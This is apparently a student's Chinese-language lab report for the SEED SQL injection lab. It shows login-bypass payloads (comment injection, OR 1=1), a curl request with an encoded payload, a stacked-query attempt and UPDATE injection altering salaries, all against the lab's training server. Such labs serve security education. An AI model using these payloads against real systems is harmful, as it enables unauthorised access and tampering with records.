Sql注入攻击实验

57119104 苏上峰

一.实验任务一

实验任务：在只知道Alice账号，不知道Alice密码的情况下，登录Alice的帐号

打开www.seed-server网站，出现用户名和密码输入框


其网页PHP程序为：

```
<?php
    $sql = "SELECT *FROM credential
            WHERE name=' $input name'AND password='$input_pwd '"
    $result = $conn->query ($sql);
?>
```

在USERNAME输入框输入以下内容，则服务器向数据库提交的查询语句为

可见查询语句中密码字段被注释掉，查询内容为表中name字段为Alice的所有内容

```
SELECT * FROM credential WHERE name='Alice';#'AND password='$input_pwd '
```



点击Login，显示出Alice的所有资料


Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

二.实验任务二

实验任务：不知道任何人的名字和密码，让数据库返回一些内容

输入以下内容：




对应的Sql查询语句为：

由于1=1恒真，而OR字段是的前面的name匹配字段失效，注释使得后面的password匹配字段失效

```
SELECT * FROM credential WHERE name='a' OR 1=1;#'AND password='$input_pwd '
```

点击Login，显示如下内容



Alice Profile


Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

三.实验任务三：基于SELECT语句的注入


任务3.1：

用浏览器登录到Admin账户（管理员）

方法与实验任务一一样



点击Login，进入管理员账户



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

任务3.2:

用命令行登录进行攻击

在命令行输入以下url

```
$ curl 'http://www.seed-server.com/unsafe_home.php?
username=Admin%27%3B%23&Password='
```

获取到相应url对应的网站信息


```
[08/01/21]seed@VM:~/.../Labsetup$ curl 'http://www.seed-server.com/unsafe_home.p
hp?username=Admin%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
 with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.
```

任务3.3：

试图同时执行以下两句命令

```
SELECT * FROM credential WHERE name='admin';
SELECT 1;
```

在网页中USERNAME处输入以下内容



点击Login，出现以下内容

> There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'SELECT 1; #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'' at line 3]\n


发生原因：JDBC 4 MySQL的statement中同时执行两个语句，就会报语法错误

statement是一个对象，用于将 SQL 语句发送到数据库中

四.实验任务四：基于UPDATE语句的注入

用正常方式登录到Alice的账户

选择Edit Profile，进入到以下界面



网页对应的php文件：


Edit-Profile 程序: unsafe_edit_backend.php

```
$sql = "UPDATE credential
        SET nickname='$input_nickname',email='$input_email',
            address='$input_address',Password='$hashed_pwd',
            PhoneNumber='$input_phonenumber'
        where ID=$id;";
```


任务4.1：修改你自己的工资

原本工资为20000，现将自己的工资改为30000

在PhoneNumber出输入以下内容




可见工资成功被改为30000



任务4.2：修改老板Boby的工资


在登录界面输入以下内容，利用sql注入攻击登录Boby的账号



Boby Profile

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

进入Edit Profile界面输入以下内容



点击Save，可见其工资成功被改为1

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
